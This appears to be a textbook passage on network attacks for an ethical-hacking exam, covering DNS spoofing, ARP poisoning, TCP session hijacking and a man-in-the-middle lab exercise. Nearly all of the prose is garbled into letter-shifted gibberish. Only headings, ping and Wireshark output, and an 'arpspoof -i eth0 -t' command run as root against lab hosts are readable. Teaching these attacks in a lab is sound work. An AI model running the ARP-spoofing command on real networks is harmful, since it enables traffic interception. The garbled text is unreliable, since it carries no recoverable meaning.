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


)LJXUH 6RXUFH URXLWQJ

'16 6SRRILQJ VSRRILQJ WHFKQLTXH LQ ZKLFK DQ DW
DGGUHVV PDSSLQJV LQ DQ HIIRUW WR GLUHFV WKH
DWWDFNHU VSHFLILHV 7KLV LV D IDLUO\ VLPSON H[
VDPH LQ DOO YDULDWLRQV RI WKLV WHFKQLTXH /DV
\RX\OO VHH KRZ '16 VSRRILQJ DOVR DSSOLHV WR KL
\$53 &DFKH 3RLVDFKH SRZLVRQJHUHG LQ &KDSWI
UHYLHZ \$53 LV UHVSQVLEOH IRU WUDQVODWLQJ 0\$
NQRZQ DV UHYHUVH \$53 RU 5\$53 \$Q \$53 FDFKH SR
\$53 FDFKH WKHUHE\ UHGLUHFWLQJ WUDIILF WR DQ L
WKH DWWDFNHU\ PDFKLQH 7KLV LQ WXUQ SXWV V
DOO FRPPXQLFDWLRQV EHWZHHQ WKH YLFWLP\ PDF
SRLVRQLQJ DV \RX\YH SUREDEO\ DOUHDG\ GHGXFHG
VSRRILQJ 7KH JRDO LV WR PDQLSXODWH WKH WUDII
KRVW

'HV\QFKURQL]LQJ WKH &RQHFLWLRQFH DJDLQ WR R
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WKDW VHW WKH VHTXHQFH IRU IXUWKHU GDWD WUDQ
KDV D VHTXHQFH QXPEHU DQG VXEVTXHQW DFNQRZ
EHJLQ WKHLU VHTXHQFLQJ IRU LDD\ VHW\XHQW\KQJ
EDVLFDOO\ D VWDUWLQJ SRLQW RQ ZKLFK DOO IROO
WKHPVHOYHV DFFRPSOLQJ]LQJ)LJXUH VHQW YHV I
WKH OLQH DU VHTXHQFH EHWZHHQ WKH YLFWLP DQG
RSSRUWXQLW\ DW OHDVW VHTXHQFH ZLVH WR MXPS
)RU H[DPSON VXSSRVH DQ DWWDFNHU VHWWLQJ XS
WKH VHTXHQFH RI WKH FRQQHFWLRQ DQG LV UHDG\

DQG DW WKH VDPH WLPH UHPRYH WKH YLFWLP IURP
YROXPH RI QXOO SDFNHWV GLUHFWHG DW WKH KRVW
VHTXHQFH QXPEHUV RI WKH KRVW SDFNHWV ZLWKRX
YLFWLP PDFKLQH 1RZ WKH DWWDFNHU KDV VXFFHVV
KDV VWDJHG WKH KRVW SDFNHV VHTXHQFH QXPEHUV
QXPEHU RI QXOO SDFNHWV VHQW



)LJXUH 'HV\QFKURQL]LQJ D FRQQHFWLRQ

1HWZRUN 6HVVLQR +LMDFNLQJ

1HWZRUN OHYHO VHVVLQR KLMDFNLQJ LV D KLMDFNL
FRQQHFWLRQ DIWHU LQLWLDOL]DWLRQ RU DXWKHQW
KLMDFNLQJ WHFKQLTXHV LQ WKLV FDWHJRUL RI DWW
7&3 ,3 KLMDFNLQJ PDQ LQ WKH PLGGOH DWWDFNV D



NOTE

7KH H[DP ZLOO WHVW \RXU DELOLW\ WR GH\


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DQG RSHUDWLQR

7&3 ,3 6HVVLQR +LMDFNLQJ

7&3 ,3 VHVVL RQ KLMDFN LQJ LV DQ DWWDFN RQ D 7&3
WKH VHTXH QFH QXPEHUV RI WKH SDFNHWV IORZLQJ
UHVRXUFH ,I VXFHV VIXO WKH DWWDFNHU FDQ WKH
ZLWK WKH SDFNHW VHTXH QFH RI WKH OHJLWLPDWH :
\$V VKRZ QJQH RQFH WKH LQLWLDO KDQGVKDNH SUR
SDFNHWV VWD\ LQ D JHQHUDO VHTXH QFH EHWZHHQ V
RQJRLQJ FRQYHUVDWLRQ RYHU 7&3 LV LQFUHPHQWH
\$&. VHTXH QFH QXPEHUV



)LJXUH 7&3 WKUHH ZD\ KDQGVKDNH
,PSOHPHQWDWLRQ RI WKLV NLQG RI DWWDFN EHJLQV
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FRQQHFWRQ DQG SUHGLFWV WR WKH EHVW RI WKH
FDQ LQMHEW FXVWRP SDFNHWV RQWR WKH ZLUH WKH
ZHOO DV D VHTXH QFH QXPEHU LQFUHPHQWHG DSSUR
SDFNHWV \$Q DWWDFNHU VSRRIV WKH ,3 DGGUHV R
LGHQWLW\ RI WKH YLFWLP E\ KLMDFN LQJ WKH FRQQH
VHUYHU¶V RU KRUV¶V SHUVSHFWLYH SDFNHWV FRPI
KDYLQJ D SURSHUO\ LQFUHPHQWHG VHTXH QFH QXPE
RXWOLQHV ZKDW WKLV ORRNV OLNH
%HIRUH ZH PRYH RQ OHW¶V JR WKURXJK WKH EDVLF
GRQ¶W KDYH WR PHPRULJH WKHVH VWHSV IRU WKH H

ZKDW HDFK VWHS DFFRPSOLVKHV ZLOO KHOS \RX DS
VFHQDULRV \RX\OO IDFH :H\YH DOUHDG\ FRYHUHG I
-XVW SD\ DWWHQWLRQ WR WKH VHTXHQFH DQG UHOD

5HIHUULQJ EDFN WR &KDSWHU RQFH PRUH \RX F
FDSWXULQJ WKH WUDIILF EHWZHHQ WKH YLFWLP P
UHTXLUHG WR SHUIRUP WKH KLMDFN

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QXOO SDFNHWV FDQ EH XVHG WR LQFUHPHQW WKH
GHV\QFKURQL]LQJ WKH YLFWLP\V FRQQHFWLRQ DQ
HDVLHU

3HUIRUP D GHQLDO RI VHUYLFH DWWDFN RQ WKH
LQ VRPH IDVKLRQ VR \RX FDQ DVVXPH WKH YLFWLP
5HPHPEHU WKDW LQ D SDVVLYH KLMDFNLQJ WKH Y
VHYHUHG WKH WUDIILF EHWZHHQ WKH YLFWLP DQ
IRU WKH RSSRUWXQH WLPH WR DFW

2QFH \RX WDNH RYHU WKH YLFWLP\V VHVVLQR \R
LPLWDWLQJ WKH DXWKHQWLFDFWHG FOLHQW



%H VXUH WKDW \RX XQGHUVWDQG 7&3 KLMD
DWWDFNHU XVHV WR LPSOHPHQW WKH DWWDFN 5H
FRPIRUWDEOH ZLWK WKHVH WRSLFV %RWK ZLOO V
VHVVLQR KLMDFNLQJ

/HW\V JR EDFN WR EOLQG KLMDFNLQJ IRU D PRPHQW
WKH DWWDFNHU LV QRW DEOH WR VHH WKH UHVXOW
WKH SDFNHWV VXFFHVVIXOO\ 7KLV FUHDWHV D PDM
VHTXHQFLQJ SDFNHWV SURSHUO\ LV D FULWLFDO VW
KLMDFNLQJ 5HIHUULQJ EDFN WR &KDSWHU UHFDO
WUDIILF IURP RWKHU QHWZRUV RU FROOLVLRQ GRP
LVRODWHG FROOLVLRQ GRPDLQ \$Q DWWDFNHU DWW
YLFWLP PDFKLQH RXWVLGH WKH DWWDFNHU\V QHWZ
VLPLODU WR WKH RQH \RX IDFHG LQ VQLIILQJ WUDIIL
EOLQGO\ EHFDXVH WKH\ ZLOO QRW EH DEOH WR UHF




Real World Scenario

+DFNHU RQ WKH 5XQ

7KH LQIDPRXV KDFNLQJ VDJD RI .HYLQ 0LWQLFN LV
 DV ZHOO DV 7RP &ODQF\ IDQV 0LWQLFN¶V KDFNLQ.
 LQ EXW WKH HYHQWV OHDGLQJ XS WR WKH DUU
 QRWHZRUK\ SRUWLRQ RI WKH VWRU\ LV WKH IDFW
 RI 7&3 VHVVLQR KLMDFNLQJ WR JDLQ DFFHVV WR W
 KRW ZDWHU 7KLV LV QRW WR VD\ WKDW DOO VHV
 WR GHPRQVUDWH WKDW VHVVLQR KLMDFNLQJ KDV
 HTXDOO\ DPDJLQJ WR VHH MXVW KRZ UHDO WKLQJ
 KDFNLQJ KLJK SURLOH FRUSRUDWLRQV ZLWK VXF
 &KHFN ZZZWDNHGRZQFVR PH GHWDLOV RQ WKH .HYI

0DQ LQ WKH 0LGGOH

0DQ LQ WKH PLGGGOH DFWLQV WDNH WKH FDNH DV RQH
 VHVVLQR KLMDFN DWWDFN (VVHQWLDQO\ DQ 0,70 D
 YLFWLP DQG KRVW FRQQHFWLRQ 2QH DWWDFNHUV
 PLGGGOH RI WKH FRQQHFWLRQ YLD D WHFKQLTXH VXF
 SDVVLYHO\ PRQLWRU WUDIILF RU WKH\ FDQ LQMHW
 PDFKLQH RU WKH KRVW PDFKLQH /HW¶V FRQWLQXH
 DWWDFNHU ZLOO ILUVW VQLII WKH WUDIILF EHWZHHN
 WKHP LQ D SDVVLYH\ HW VWUDWHJLF SRVLWLRQ)UF
 SKRQ\ RU ³SRLVRQH\$53 UHSOLHV WKDW PDS WKH
 WXUQ WKH DWWDFNHU FDQ WKHQ IRUZDUG WKH YLF
 IRUZDUGLQJ SRVLWLRQ WKH DWWDFNHU FDQ PDQLS;
 ZLOO 7DNH) DJXURNDQ WKHQ SURFHVG WR ([HUFLVH
 0,70 DWWDFN LQ DFWLRQ



)LJXUH 0,70 DWWDFN

(;(5&,6(

3HUIRUPLQJ DQ 0,70 \$WWDNFN
,Q WKL V H[HUFLVH \RX\OO OHDUQ WKH IXQGDPHQV
GHPRQVWUDWLRQ ZLOO KHOS \RX XQGHUVWDQG WK
GHPR \RX ZLOO KDYH WKUHH FOLHQW V\ VWHPV \RX
DQG .DOL)ROORZ WKHVH VWHSV
)LUVW \RX QHHG WR WKURZ D OLWWOH WUDIILF
IURP RQH WDUJHW KRVW WR DQRWKHU VR \RX FD
WKDW JRLQJ RQ WKH :LQGRZV FOLHQW DQG GLU

```
C:\Windows\system32\cmd.exe - ping 192.168.1.4 -t
Connection-specific DNS Suffix . : 
Tunnel adapter Local Area Connection* 9:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : 
C:\Users\Tester>ping 192.168.1.4 -t

Pinging 192.168.1.4 with 32 bytes of data:
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
Reply from 192.168.1.4: bytes=32 time<1ms TTL=128
```

1H[W SXOO XS \RXU VQLIIHU RQ .DOL WR HQVXU
WUDIILF DQG SHUIRUP \RXU 0,70 DWWDFN

Capturing from eth0 [Wireshark 1.8.1 (SVN Rev unknown from unknown)]									
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help									
Filter: Expression...									
No.	Time	Source	Destination	Protocol	Length	Info			
40	18.0346150	192.168.1.5	192.168.1.4	ICMP	74	Echo (ping) request id=0x0001, seq=383/32513, ttl=128			
41	18.0348100	192.168.1.4	192.168.1.5	ICMP	74	Echo (ping) reply id=0x0001, seq=383/32513, ttl=128			
42	19.0384230	192.168.1.5	192.168.1.4	ICMP	74	Echo (ping) request id=0x0001, seq=384/32769, ttl=128			
43	19.0385030	192.168.1.4	192.168.1.5	ICMP	74	Echo (ping) reply id=0x0001, seq=384/32769, ttl=128			
44	20.0384300	192.168.1.5	192.168.1.4	ICMP	74	Echo (ping) request id=0x0001, seq=385/33025, ttl=128			
45	20.0385890	192.168.1.4	192.168.1.5	ICMP	74	Echo (ping) reply id=0x0001, seq=385/33025, ttl=128			
46	21.0402340	192.168.1.5	192.168.1.4	ICMP	74	Echo (ping) request id=0x0001, seq=386/33281, ttl=128			
47	21.0404200	192.168.1.4	192.168.1.5	ICMP	74	Echo (ping) reply id=0x0001, seq=386/33281, ttl=128			
48	22.0427210	192.168.1.5	192.168.1.4	ICMP	74	Echo (ping) request id=0x0001, seq=387/33537, ttl=128			
49	22.0428410	192.168.1.4	192.168.1.5	ICMP	74	Echo (ping) reply id=0x0001, seq=387/33537, ttl=128			
+ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0									
+ Ethernet II, Src: CadmusCo_74:d3:1c (08:00:27:74:d3:1c), Dst: CadmusCo_f5:12:cd (08:00:27:f5:12:cd)									
+ Internet Protocol Version 4, Src: 192.168.1.5 (192.168.1.5), Dst: 192.168.1.4 (192.168.1.4)									
+ Internet Control Message Protocol									
0000 08 00 27 f5 12 cd 08 00 27 74 d3 1c 08 00 45 00 ..'. 't....E.									
0010 00 3c 02 bc 00 00 00 01 b4 ab c0 a8 01 05 c0 a8 .<.....									
0020 01 04 08 00 4b ee 00 01 01 6d 61 62 63 64 65 66K....mabcdef									
0030 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmn opqrstuv									
0040 77 61 62 63 64 65 66 67 68 69 wabcdefg hi									
eth0: <live capture in progress> File: Packets: 49 Displayed: 49 Marked: 0									
Profile: Default									

1RZ \RXU JRRG WR JR RQ WKH WUDIILF FDSWX
SDFNHWV WUDYHUVLQJ WKH QHWZRUN DQG DUH U
XWLOLW\ LQ \RXU .DOL GLVWULEXWLRQ WR SRLV
WKH FRPPDUGSRI > L LQWHUIDFH@ > W W 5HFW@OK WKM
0,70 DWWDFN \RX DUH DWWHPSWLQJ WR IXQQHO

WKDW LQ PLQG \RX ZLOO XVH DUSVSRRI RQ \RXU
DUSVSRRI L HWK ±W

```
^ v x root@bt: ~
File Edit View Terminal Help
root@bt:~# arpspoof -i eth0 -t 192.168.1.4 192.168.1.5
8:0:27:70:a9:c2 8:0:27:f5:12:cd 0806 42: arp reply 192.168.1.5 is-at 8:0:27:70:a9:c2
8:0:27:70:a9:c2 8:0:27:f5:12:cd 0806 42: arp reply 192.168.1.5 is-at 8:0:27:70:a9:c2
8:0:27:70:a9:c2 8:0:27:f5:12:cd 0806 42: arp reply 192.168.1.5 is-at 8:0:27:70:a9:c2
8:0:27:70:a9:c2 8:0:27:f5:12:cd 0806 42: arp reply 192.168.1.5 is-at 8:0:27:70:a9:c2
8:0:27:70:a9:c2 8:0:27:f5:12:cd 0806 42: arp reply 192.168.1.5 is-at 8:0:27:70:a9:c2
8:0:27:70:a9:c2 8:0:27:f5:12:cd 0806 42: arp reply 192.168.1.5 is-at 8:0:27:70:a9:c2
8:0:27:70:a9:c2 8:0:27:f5:12:cd 0806 42: arp reply 192.168.1.5 is-at 8:0:27:70:a9:c2
8:0:27:70:a9:c2 8:0:27:f5:12:cd 0806 42: arp reply 192.168.1.5 is-at 8:0:27:70:a9:c2
```

1RZ \RX KDYH \RXU :LQGRZV ;3 FOLHQW WKLQNL
7DNH D TXLFN ORRN DW \RXU :LUHVKDUN VFUHHQ
FDSWXUHG <RX VKRXOG VHH VRPH \$53 EURDGFD\

Capturing from eth0 [Wireshark 1.8.1 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression...

No.	Time	Source	Destination	Protocol	Length	Info
165	100.737444	CadmusCo_70:a9:c2	CadmusCo_f5:12:cd	ARP	42	192.168.1.5 is at 08:00:27:70:a9:c2
166	100.844962	192.168.1.5	192.168.1.4	ICMP	74	Echo (ping) request id=0x0001, seq=4441/22801, ttl=128
167	100.845121	192.168.1.4	192.168.1.5	ICMP	74	Echo (ping) reply id=0x0001, seq=4441/22801, ttl=128
168	101.009227	192.168.1.4	192.168.1.255	BROWSE	251	Domain/Workgroup Announcement WORKGROUP, NT Workstation,
169	102.738571	CadmusCo_70:a9:c2	CadmusCo_f5:12:cd	ARP	42	192.168.1.5 is at 08:00:27:70:a9:c2
170	104.739667	CadmusCo_70:a9:c2	CadmusCo_f5:12:cd	ARP	42	192.168.1.5 is at 08:00:27:70:a9:c2
171	105.853083	192.168.1.5	192.168.1.4	ICMP	74	Echo (ping) request id=0x0001, seq=4442/23057, ttl=128
172	105.853240	192.168.1.4	192.168.1.5	ICMP	74	Echo (ping) reply id=0x0001, seq=4442/23057, ttl=128
173	106.740045	CadmusCo_70:a9:c2	CadmusCo_f5:12:cd	ARP	42	192.168.1.5 is at 08:00:27:70:a9:c2
174	108.741280	CadmusCo_70:a9:c2	CadmusCo_f5:12:cd	ARP	42	192.168.1.5 is at 08:00:27:70:a9:c2

+ Frame 157: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

+ Ethernet II, Src: CadmusCo_74:d3:1c (08:00:27:74:d3:1c), Dst: CadmusCo_f5:12:cd (08:00:27:f5:12:cd)

+ Internet Protocol Version 4, Src: 192.168.1.5 (192.168.1.5), Dst: 192.168.1.4 (192.168.1.4)

